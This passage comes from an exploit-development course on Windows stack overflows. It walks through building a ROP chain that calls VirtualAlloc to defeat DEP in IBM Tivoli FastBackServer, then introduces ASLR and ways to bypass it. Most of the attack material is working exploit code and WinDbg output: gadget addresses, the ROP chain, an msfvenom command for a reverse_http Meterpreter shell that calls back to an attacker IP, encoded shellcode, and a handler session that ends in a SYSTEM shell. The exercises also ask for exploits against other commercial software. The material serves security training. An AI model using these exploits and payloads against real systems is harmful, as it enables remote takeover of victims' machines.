We know that EAX must contain the value 0x80808080 when EAX and ECX are added together. We'll use the *.if* statement in our breakpoint in order to break on the target address only when EAX

is set to 0x80808080. Due to sign extension, we must perform a bitwise AND operation to obtain the correct result in the comparison.

The breakpoint and execution of the ROP gadgets is shown in Listing 507.

```
0:078> bp 0x5051579a ".if (@eax & 0x0`ffffffff) = 0x80808080 {} .else {gc}"
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -

0:078> g
eax=80808080 ebx=05f9b648 ecx=7f7f8f80 edx=77251670 esi=0d39e310 edi=00000000
eip=5051579a esp=0d39e3ec ebp=51515151 iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
CSFTPAV6!FtpUploadFileW+0x48fc:
5051579a 03c1            add     eax,ecx

0:055> p
eax=00001000 ebx=05f9b648 ecx=7f7f8f80 edx=77251670 esi=0d39e310 edi=00000000
eip=5051579c esp=0d39e3ec ebp=51515151 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0x48fe:
5051579c c3              ret

0:055> p
eax=00001000 ebx=05f9b648 ecx=7f7f8f80 edx=77251670 esi=0d39e310 edi=00000000
eip=5051cbb6 esp=0d39e3f0 ebp=51515151 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0xbd18:
5051cbb6 8906            mov     dword ptr [esi],eax  ds:0023:0d39e310=00000000
```

Listing 507 - Patching flAllocationType on the stack

We find that the ADD operation created the correct value in EAX (0x1000), which was then used to patch the placeholder argument on the stack.

The last argument is the new memory protection value, which, in essence, is what allows us to bypass DEP. We want the enum *PAGE_EXECUTE_READWRITE*, which has the numerical value 0x40.

In order to write that to the stack, we will reuse the same technique we did for *flAllocationType*. Listing 508 shows us the values to use.

```
0:063> ? 40 - 80808080
Evaluate expression: -2155905088 = ffffffff`7f7f7fc0

0:063> ? 80808080 + 7f7f7fc0
Evaluate expression: 4294967360 = 00000001`00000040
```

Listing 508 - Finding two values that add to 0x40

According to the additions, we can use the values 0x80808080 and 0x7f7f7fc0 to obtain the desired value of 0x40. Listing 509 illustrates the ROP chain to implement. It is an exact copy of the previous one except for the values to add.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
...
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
```

```
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0x80808080)) # first value to be added
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0x7f7f7fc0)) # second value to be added
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += pack("<L", (0x5051e4db)) # int3 ; push eax ; call esi
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 509 - Fetching and writing flProtect argument

After the last gadget, which writes the *flProtect* argument to the stack, we add an additional gadget. This gadget's first instruction is a software breakpoint and will not be part of the final exploit. This will allow us to execute the entire ROP chain and catch the execution flow just after the *flProtect* dummy value has been patched.

```
0:066> g
(146c.1dcc): Break instruction exception - code 80000003 (first chance)
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -
eax=00000040 ebx=05f6b8f0 ecx=7f7f7fc0 edx=77071670 esi=0d28e314 edi=00000000
eip=5051e4db esp=0d28e41c ebp=51515151 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
CSFTPAV6!FtpUploadFileW+0xd63d:
5051e4db cc              int     3

0:006> dds esi - 14 L6
0d28e300  76da38c0 KERNEL32!VirtualAllocStub
0d28e304  0d28e514
0d28e308  0d28e514
0d28e30c  00000001
0d28e310  00001000
0d28e314  00000040
```

Listing 510 - Full ROP chain executed

From the output of Listing 510, we notice that all the arguments are set up correctly and that our trick of using a breakpoint gadget worked. Remember, if we forget to remove this gadget in the final exploit, it will cause an access violation.

We have finally laid out all the work needed before invoking *VirtualAlloc*. In the next section, we can move forward to the last stage and finally disable DEP.

9.4.7.1 Exercises

1. Go through the creation of the ROP chain segments for each of the arguments, and verify that you obtain the desired results when executed.
2. Assemble the complete ROP chain and execute it to the end, through the use of the breakpoint gadget, and verify that all arguments have been configured correctly.

3. To write the value 0x01 for the *dwSize* argument, we used a gadget with a NEG instruction. Try to modify that part of the ROP chain to use gadgets containing XOR EAX, EAX, and INC EAX instead.

9.4.8 Executing VirtualAlloc

The ROP chain to set up the address for *VirtualAlloc*, the return address, and all four arguments has been created and verified to work. The only step that remains to bypass DEP is to invoke the API.

To execute *VirtualAlloc*, we must add a few more ROP gadgets so we can return to the API address we wrote on the stack. Additionally, the return address we wrote onto the stack will only be used if the stack pointer is correctly aligned.

Sadly, there is no simple way to modify ESP, so we must take a small detour. The only useful gadget we found for this task is a MOV ESP, EBP ; POP EBP ; RET. However, in order to use it, we need to align EBP to the address of *VirtualAlloc* on the stack.

When the ROP chain is finished patching the arguments for *VirtualAlloc*, ESI will contain the stack address of the last argument (*flProtect*). To obtain the stack address where *VirtualAlloc* was patched, we can move the contents of ESI into EAX and subtract a small value from it.

Any small value will contain null bytes, so instead we can leverage the fact that when 32-bit registers overflow, any bits higher than 32 will be discarded. Instead of subtracting a small value that contains null bytes, we can add a large value. This will allow us to align EAX with the *VirtualAlloc* address on the stack.

Once EAX contains the correct address, we move its content into EBP through an XCHG EAX, EBP; RET gadget. Finally, we can move the contents of EBP into ESP with the gadget we initially found.

The gadget that moves EBP into ESP has a side effect of popping a value into EBP. We must compensate for this and configure the stack so that a dummy DWORD just before the *VirtualAlloc* address is popped into EBP.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
...
rop += pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffff8)) # negative offset value
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051571f)) # xchg eax, ebp ; ret
rop += pack("<L", (0x50533cbf)) # mov esp, ebp ; pop ebp ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 511 - Aligning ESP for VirtualAlloc execution

Through trial and error, we find that we want to subtract 0x18 bytes from EAX to obtain the correct stack pointer alignment, which means we must add 0xfffffff8 bytes.

Note that the ROP gadget containing the breakpoint instruction must be removed from the updated ROP chain.

The first gadget in the newly added part of the ROP chain is used four times. To break directly on the fourth occurrence, we can leverage the fact that this part of the ROP chain comes just after patching *flProtect* on the stack.

This means EAX contains the value 0x40 to indicate readable, writable, and executable memory. We can use this to set a conditional breakpoint at 0x5050118e and only trigger it if EAX contains the value 0x40.

Listing 512 shows execution of the first half of the ROP chain.

```
0:006> bp 0x5050118e ".if @eax = 0x40 {} .else {gc}"
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -

0:006> g
eax=00000040 ebx=0601b758 ecx=7f7f7fc0 edx=77251670 esi=0d4ae314 edi=00000000
eip=5050118e esp=0d4ae41c ebp=51515151 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
CSFTPAV6+0x118e:
5050118e 8bc6            mov     eax,esi

0:063> p
eax=0d4ae314 ebx=0601b758 ecx=7f7f7fc0 edx=77251670 esi=0d4ae314 edi=00000000
eip=50501190 esp=0d4ae41c ebp=51515151 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
CSFTPAV6+0x1190:
50501190 5e              pop     esi

0:063> p
eax=0d4ae314 ebx=0601b758 ecx=7f7f7fc0 edx=77251670 esi=42424242 edi=00000000
eip=50501191 esp=0d4ae420 ebp=51515151 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
CSFTPAV6+0x1191:
50501191 c3              ret

0:063> p
eax=0d4ae314 ebx=0601b758 ecx=7f7f7fc0 edx=77251670 esi=42424242 edi=00000000
eip=505115a3 esp=0d4ae424 ebp=51515151 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
CSFTPAV6!FtpUploadFileW+0x705:
505115a3 59              pop     ecx

0:063> p
eax=0d4ae314 ebx=0601b758 ecx=fffffff8 edx=77251670 esi=42424242 edi=00000000
eip=505115a4 esp=0d4ae428 ebp=51515151 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
CSFTPAV6!FtpUploadFileW+0x706:
505115a4 c3              ret
```

```
0:063> p
eax=0d4ae314 ebx=0601b758 ecx=ffffffe8 edx=77251670 esi=42424242 edi=00000000
eip=5051579a esp=0d4ae42c ebp=51515151 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
CSFTPAV6!FtpUploadFileW+0x48fc:
5051579a 03c1            add     eax,ecx

0:063> p
eax=0d4ae2fc ebx=0601b758 ecx=ffffffe8 edx=77251670 esi=42424242 edi=00000000
eip=5051579c esp=0d4ae42c ebp=51515151 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0x48fe:
5051579c c3              ret

0:063> dds eax L2
0d4ae2fc  41414141
0d4ae300  75f238c0 KERNEL32!VirtualAllocStub
```

Listing 512 - ROP chain to align EAX

By looking at the above listing, we find that our trick of subtracting a large negative value from EAX resulted in EAX containing the stack address four bytes prior to *VirtualAlloc*.

This is expected and intended since the gadget that moves EBP into ESP contains a "POP EBP" instruction, which increments the stack pointer by four bytes. This is why we aligned EAX to point four bytes before the *VirtualAlloc* address.

Listing 513 shows the second half of the ROP chain, which executes *VirtualAlloc*.

```
0:063> p
eax=0d4ae2fc ebx=0601b758 ecx=ffffffe8 edx=77251670 esi=42424242 edi=00000000
eip=5051571f esp=0d4ae430 ebp=51515151 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0x4881:
5051571f 95              xchg    eax,ebp

0:063> p
eax=51515151 ebx=0601b758 ecx=ffffffe8 edx=77251670 esi=42424242 edi=00000000
eip=50515720 esp=0d4ae430 ebp=0d4ae2fc iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0x4882:
50515720 c3              ret

0:063> p
eax=51515151 ebx=0601b758 ecx=ffffffe8 edx=77251670 esi=42424242 edi=00000000
eip=50533cbf esp=0d4ae434 ebp=0d4ae2fc iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0x22e21:
50533cbf 8be5            mov     esp,ebp

0:063> p
eax=51515151 ebx=0601b758 ecx=ffffffe8 edx=77251670 esi=42424242 edi=00000000
eip=50533cc1 esp=0d4ae2fc ebp=0d4ae2fc iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0x22e23:
```

```
50533cc1 5d              pop     ebp

0:063> p
eax=51515151 ebx=0601b758 ecx=fffffffe8 edx=77251670 esi=42424242 edi=00000000
eip=50533cc2 esp=0d4ae300 ebp=41414141 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0x22e24:
50533cc2 c3              ret

0:063> p
eax=51515151 ebx=0601b758 ecx=fffffffe8 edx=77251670 esi=42424242 edi=00000000
eip=75f238c0 esp=0d4ae304 ebp=41414141 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
KERNEL32!VirtualAllocStub:
75f238c0 8bff            mov     edi,edi
```

Listing 513 - ROP chain to invoke VirtualAlloc

Fortunately, we find that ESP is aligned correctly with the API skeleton call, which allows us to return into *VirtualAlloc*.

Let's check the memory protections of the shellcode address before and after executing the API.

```
0:006> dds esp L1
0d55e304  0d55e514

0:006> !vprot 0d55e514
BaseAddress:       0d55e000
AllocationBase:    0d4c0000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00062000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE

0:006> pt
eax=0d55e000 ebx=0602b578 ecx=0d55e2d4 edx=77071670 esi=42424242 edi=00000000
eip=73be2623 esp=0d55e304 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
KERNELBASE!VirtualAlloc+0x53:
73be2623 c21000          ret     10h

0:006> !vprot 0d55e514
BaseAddress:       0d55e000
AllocationBase:    0d4c0000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000040  PAGE_EXECUTE_READWRITE
Type:              00020000  MEM_PRIVATE
```

Listing 514 - Turning off DEP by executing VirtualAlloc

Before executing the API, we find that the memory protection is *PAGE_READWRITE*. But after executing the API, we observe that it is now the desired *PAGE_EXECUTE_READWRITE*.

The final step required is to align our shellcode with the return address. Instead of modifying the offsets used in the ROP chain, we could also insert several padding bytes before the shellcode.

To find the number of padding bytes we need, we return out of *VirtualAlloc* and obtain the address of the first instruction we are executing on the stack. Next, we dump the contents of the stack and obtain the address of where our ROP chain ends in order to obtain its address and calculate the difference between the two.

```
0:006> p
eax=0d55e000 ebx=0602b578 ecx=0d55e2d4 edx=77071670 esi=42424242 edi=00000000
eip=0d55e514 esp=0d55e318 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0d55e514 43              inc     ebx

0:006> dd esp + 100
0d55e418  5050118e 42424242 505115a3 ffffffe8
0d55e428  5051579a 5051571f 50533cbf 43434343
0d55e438  43434343 43434343 43434343 43434343
0d55e448  43434343 43434343 43434343 43434343
0d55e458  43434343 43434343 43434343 43434343
0d55e468  43434343 43434343 43434343 43434343
0d55e478  43434343 43434343 43434343 43434343
0d55e488  43434343 43434343 43434343 43434343

0:006> ? 0d55e514  - 0d55e434
Evaluate expression: 224 = 000000e0
```

Listing 515 - Finding the offset to the shellcode

The calculation indicates we need 224 bytes of padding. Now we can update the proof of concept to include padding and a dummy shellcode after the ROP chain. This will help us verify that everything is setup correctly before including the real payload. These changes are reflected in the listing below.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
...
rop += pack("<L", (0x50533cbf)) # mov esp, ebp ; pop ebp ; ret

padding = b"C" * 0xe0

shellcode = b"\xcc" * (0x400 - 276 - 4 - len(rop) - len(padding))

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" %
(offset+va+eip+rop+padding+shellcode,0,0,0,0)
buf += formatString
```

Listing 516 - Dummy shellcode placed at correct offset

At this point, everything is aligned and we can execute the dummy shellcode by single-stepping through it.

```
0:078> bp KERNEL32!VirtualAllocStub

0:078> g
Breakpoint 0 hit
eax=51515151 ebx=061db070 ecx=ffffffe8 edx=77401670 esi=42424242 edi=00000000
eip=74ff38c0 esp=0d5ae304 ebp=41414141 iopl=0         nv up ei pl nz na pe cy
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
KERNEL32!VirtualAllocStub:
74ff38c0 8bff            mov     edi,edi

0:078> pt
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -
eax=0d5ae000 ebx=061db070 ecx=0d5ae2d4 edx=77401670 esi=42424242 edi=00000000
eip=749e2623 esp=0d5ae304 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
KERNELBASE!VirtualAlloc+0x53:
749e2623 c21000          ret     10h

0:078> p
eax=0d5ae000 ebx=061db070 ecx=0d5ae2d4 edx=77401670 esi=42424242 edi=00000000
eip=0d5ae514 esp=0d5ae318 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0d5ae514 cc              int     3

0:078> p
eax=0d5ae000 ebx=061db070 ecx=0d5ae2d4 edx=77401670 esi=42424242 edi=00000000
eip=0d5ae515 esp=0d5ae318 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0d5ae515 cc              int     3

0:078> p
eax=0d5ae000 ebx=061db070 ecx=0d5ae2d4 edx=77401670 esi=42424242 edi=00000000
eip=0d5ae516 esp=0d5ae318 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0d5ae516 cc              int     3

0:078> p
eax=0d5ae000 ebx=061db070 ecx=0d5ae2d4 edx=77401670 esi=42424242 edi=00000000
eip=0d5ae517 esp=0d5ae318 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0d5ae517 cc              int     3
```

Listing 517 - Executing dummy shellcode

The execution on the stack doesn't trigger any access violation. Congratulations, we succeeded in using ROP to bypass DEP!

The final step is to replace the dummy shellcode with real reverse shellcode and obtain a remote shell, which we will do in the next section.

9.4.8.1 Exercises

1. Write the final part of the ROP chain to enable execution of *VirtualAlloc*.
2. Verify that the execution of *VirtualAlloc* changes the memory protections and allows us to execute arbitrary instructions on the stack.
3. Update the proof of concept to contain an offset and place some dummy shellcode at the right location.

9.4.9 Getting a Reverse Shell

Now that everything is prepared, let's replace the dummy shellcode with a reverse Meterpreter shellcode.

First, let's determine how much space we have available for our shellcode. When *VirtualAlloc* completes execution and we return into our dummy shellcode, we can dump memory at EIP to find the exact amount of space available, as given in Listing 518:

```
0:079> dd eip L40
0d5ae514  cccccccc cccccccc cccccccc cccccccc
0d5ae524  cccccccc cccccccc cccccccc cccccccc
0d5ae534  cccccccc cccccccc cccccccc cccccccc
0d5ae544  cccccccc cccccccc cccccccc cccccccc
0d5ae554  cccccccc cccccccc cccccccc cccccccc
0d5ae564  cccccccc cccccccc cccccccc cccccccc
0d5ae574  cccccccc cccccccc cccccccc cccccccc
0d5ae584  cccccccc cccccccc cccccccc cccccccc
0d5ae594  cccccccc cccccccc cccccccc cccccccc
0d5ae5a4  cccccccc cccccccc cccccccc cccccccc
0d5ae5b4  cccccccc cccccccc cccccccc cccccccc
0d5ae5c4  cccccccc cccccccc cccccccc cccccccc
0d5ae5d4  cccccccc cccccccc cccccccc cccccccc
0d5ae5e4  cccccccc cccccccc cccccccc cccccccc
0d5ae5f4  cccccccc cccccccc cccccccc cccccccc
0d5ae604  00000000 00000000 00000000 00000000

0:079> ? 0d5ae604 - eip
Evaluate expression: 240 = 000000f0
```

Listing 518 - Calculating available shellcode space

We only have 240 bytes available, which is likely not enough for a reverse shellcode.

Luckily, we have the freedom to increase the buffer size. If we increase it from 0x400 to 0x600 bytes, we can compensate for a larger payload size.

We use **msfvenom** to generate the shellcode, remembering to supply the bad characters with the **-b** option.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.119.120
LPORT=8080 -b "\x00\x09\x0a\x0b\x0c\x0d\x20" -f python -v shellcode
...
x86/shikata_ga_nai chosen with final size 544
Payload size: 544 bytes
Final size of python file: 2649 bytes
shellcode =  b""
shellcode += b"\xda\xce\xd9\x74\x24\xf4\xbf\x54\x1c\x2e\xbc\x58\x29"
shellcode += b"\xc9\xb1\x82\x31\x78\x18\x83\xc0\x04\x03\x78\x40\xfe"
shellcode += b"\xdb\x40\x80\x7c\x23\xb9\x50\xe1\xad\x5c\x61\x21\xc9"
...
shellcode += b"\x94\x85\xa0\x59\xe0\xf7\xf3\x92\x26\x26\xc5\xef\x71"
shellcode += b"\x36\x9e\xe0\xc8\x94\xb6\x6a\x32\x8a\xc9\xbe"
```

Listing 519 - Generating Meterpreter shellcode

From the highlighted payload size in Listing 519, we find that, due to the encoding, the shellcode takes up 544 bytes.

Now, we just need to insert the shellcode into the proof of concept, and we have our final exploit code. Before we execute the complete exploit, we will set up a Metasploit *multi/handler* listener to catch our shell.

```
msf5 > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http

msf5 exploit(multi/handler) > set lhost 192.168.119.120
lhost => 192.168.119.120

msf5 exploit(multi/handler) > set lport 8080
lport => 8080

msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.119.120:8080
[*] http://192.168.119.120:8080 handling request from 192.168.120.10; (UUID: ksovwlpf)
Staging x86 payload (181337 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:8080 -> 192.168.120.10:50978)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 520 - Obtaining a reverse shell from FastBackServer

The exploit was successful, and we have obtained a SYSTEM integrity Meterpreter shell while using ROP to bypass DEP!

Using ROP as part of an exploit is tricky at first and requires experience. To get that experience, it's best to begin by performing all the steps manually instead of relying on automated tools.

In addition, for the more complex ROP chains we will encounter later, there are no automated tools that work.

9.4.9.1 Exercises

1. Enlarge the buffer size and insert a generated shellcode.
2. Obtain a reverse Meterpreter shell without having WinDbg attached to FastBackServer.

9.4.9.2 Extra Mile

Throughout this module, we used CSFTPAV6.DLL as the source for our ROP gadgets. We chose this because it did not contain any null bytes and had no ASLR mitigation protection.

Using the **!nmod** command from the Narly WinDbg extension, locate a different module that fulfills the same requirements, and then use that module to build the ROP chain.

9.4.9.3 Extra Mile

In the Reverse Engineering For Bugs module, we located a vulnerability in the parsing of the *psAgentCommand* size fields that led to control over EIP through an SEH overwrite.

Reuse the proof of concept code for the vulnerability and expand it into a full exploit that bypasses DEP and yields a reverse shell.

9.4.9.4 Extra Mile

Note: This Extra Mile requires you to have solved the last Extra Mile exercise in the Reverse Engineering For Bugs module.

Multiple vulnerabilities are present in the Faronics Deep Freeze Enterprise Server application, some of which are also stack buffer overflows. Select one of these vulnerabilities and create an exploit for it that bypasses DEP, through the use of *VirtualAlloc* or *VirtualProtect*.

Remember to use the **`!nmod`** command from the Narly extension to locate modules not protected by the ASLR mitigation. Use one of these modules to locate gadgets.

Hint: When null bytes are present in a module, sometimes it is possible to overcome them by thinking creatively.

9.5 Wrapping Up

In this module, we have gone deep into understanding how the Data Execution Prevention mitigation works. As our case study, we took a straightforward stack buffer overflow vulnerability, added DEP, after which we applied the Return Oriented Programming attack technique to bypass it and obtain remote code execution.

The presence of DEP raises the bar for obtaining code execution quite a bit, and we learned that when creating exploits, some creativity is required.

Because the ROP technique completely defeats DEP, an additional security mitigation called ASLR was introduced. The combination of DEP and ASLR is difficult to overcome and will be our goal in subsequent modules.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

10 Stack Overflows and ASLR Bypass

As discussed in previous modules, *Data Execution Prevention* (DEP) bypass is possible due to the invention and adoption of *Return Oriented Programming* (ROP). Due to the invention of ROP, operating system developers introduced *Address Space Layout Randomization* (ASLR) as an additional mitigation technique.

In this module, we'll explore how ASLR and DEP work together to provide effective mitigation against a variety of exploits. We'll also demonstrate an ASLR bypass with a custom-tailored case study and develop an exploit leveraging the ASLR bypass combined with a DEP bypass through the Win32 *WriteProcessMemory* API.

10.1 ASLR Introduction

ASLR was first introduced by the *Pax Project*[346] in 2001 as a patch for the Linux operating system. It was integrated into Windows in 2007 with the launch of Windows Vista.

ROP evolved over time to make many basic stack buffer overflow vulnerabilities, previously considered un-exploitable because of DEP, exploitable. The goal of ASLR was to mitigate exploits that defeat DEP with ROP.

At a high level, ASLR defeats ROP by randomizing an EXE or DLL's loaded address each time the application starts. In the next sections, we'll examine how Windows implements ASLR and in later sections we'll discuss various bypass techniques.

10.1.1 ASLR Implementation

To fully describe how Windows implements ASLR, we must briefly discuss basic executable file compilation theory.

When compiling an executable, the compiler accepts a parameter called the *preferred base address* (for example 0x10000000), which sets the base memory address of the executable when it is loaded.

We should also take note of a related compiler flag called */REBASE*, which if supplied, allows the loading process to use a different loading address. This flag is relevant if two DLLs were compiled with the same preferred base address and loaded into the same process.

If, as in our example, the first module uses 0x10000000, the operating system will provide an alternative base address for the second module. This is not a security mechanism, but merely a feature to avoid address collision.

To enable ASLR, a second compiler flag, */DYNAMICBASE* must be set. This is set by default in modern versions of *Visual Studio*, but may not be set in other IDEs or compilers.

Now that we've discussed how ASLR is enabled, let's discuss how it works.

[346] (Wikipedia, 2020), https://en.wikipedia.org/wiki/PaX

Within Windows, ASLR is implemented in two phases. First, when the operating system starts, the native DLLs for basic SYSTEM processes load to randomized base addresses. Windows will automatically avoid collisions by rebasing modules as needed. The addresses selected for these native modules are not changed until the operating system restarts.

Next, when an application is started, any ASLR-enabled EXE and DLLs that are used are allocated to random addresses. If this includes a DLL loaded at boot as part of a SYSTEM process, its existing address is reused within this new application.

It is important to note that ASLR's randomization does not affect all the bits of the memory base address. Instead, only 8 of the 32 bits are randomized when a base address is chosen.[347] In technical terms, this is known as the amount of *entropy*[348] applied to the memory address. The higher 8 bits and the lower 16 bits always remain static when an executable loads.

On 64-bit versions of Windows, ASLR has a larger entropy (up to 19 bits) and is therefore considered to be more effective.

Armed with a basic understanding of ASLR implementation, let's discuss ASLR bypasses.

10.1.2 ASLR Bypass Theory

There are four main techniques for bypassing ASLR; we could either exploit modules that are compiled without ASLR, exploit low entropy, brute force a base address, or leverage an *information leak*. In this section, we'll discuss each of these approaches.

The first technique mentioned above is the simplest. As previously mentioned, ASLR must be enabled for each module during compilation. If an EXE or DLL is compiled without ASLR support, its image will be loaded to its preferred base address, provided that there are no collision issues. This means that, in these cases, we can locate gadgets for our ROP chain in an unprotected module and leverage that module to bypass DEP.

Many third-party security solutions attempt to protect processes by injecting monitoring routines into them. Ironically, quite a few of these products have historically injected DLLs that were compiled without ASLR, thus effectively lowering the application's security posture.

We can easily determine whether a module is compiled with ASLR by searching for the /DYNAMICBASE bit inside the *DllCharacteristics* field of the PE header. Let's demonstrate this with the Narly WinDbg.

As an example, let's start **`Notepad.exe`** and attach WinDbg. Listing 521 shows the output received when we execute the **`!nmod`** command.

---

[347] (BlackHat, 2012), https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf

[348] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Address_space_layout_randomization

```
0:006> .load narly
...

0:006> !nmod
00850000 0088f000 notepad              /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\system32\notepad.exe
674a0000 674f6000 oleacc               /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\System32\oleacc.dll
68e60000 68ed6000 efswrt               /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\System32\efswrt.dll
69d70000 69ddc000 WINSPOOL             /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\system32\WINSPOOL.DRV
6a600000 6a617000 MPR                  /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\System32\MPR.dll
6ba10000 6baf3000 MrmCoreR             /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\System32\MrmCoreR.dll
6d3d0000 6d55c000 urlmon               /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\system32\urlmon.dll
...
```

Listing 521 - Listing ASLR support for loaded modules

The output of the Narly plugin shows that by default, the modules used in Notepad have all been compiled with ASLR. This is true of most native Windows applications.

Many early ASLR bypasses leveraged non-ASLR modules. This was even effective against browsers due to the widespread presence of *Java* version 6, which contained a DLL compiled without ASLR (msvcr71.dll).

Today, most major applications use ASLR-compiled modules. However, unprotected modules are more common in less-popular applications and in-house applications.

A second ASLR bypass technique leverages low entropy. In these cases, since the lower 16 bits of a memory address are non-randomized, we may be able to perform a partial overwrite of a return address while exploiting a stack overflow condition.

This technique leverages the fact that the CPU reads the *address* of an instruction in *little-endian* format, while *data* is often read and written in *big-endian* format.

For example, assume 0x7F801020 is a hypothetical return address for a function vulnerable to a buffer overflow. Although the address would be stored on the stack as the bytes 0x20, 0x10, 0x80, 0x7F, in that order, the CPU would read the address as 0x7F801020.

Imagine that we are able to leverage a buffer overflow where the ESP register points to our payload on the stack. In addition, let's assume we found a JMP ESP instruction within the same DLL the vulnerable function belongs to, at address 0x7F801122.

If we control the overflow in such a way that we overwrite only the first two bytes of the return address with the values 0x11 and 0x22, the CPU will process the partially-overwritten address as 0x7F801122. This would effectively transfer the execution to our JMP ESP when the function returns, eventually running our shellcode.

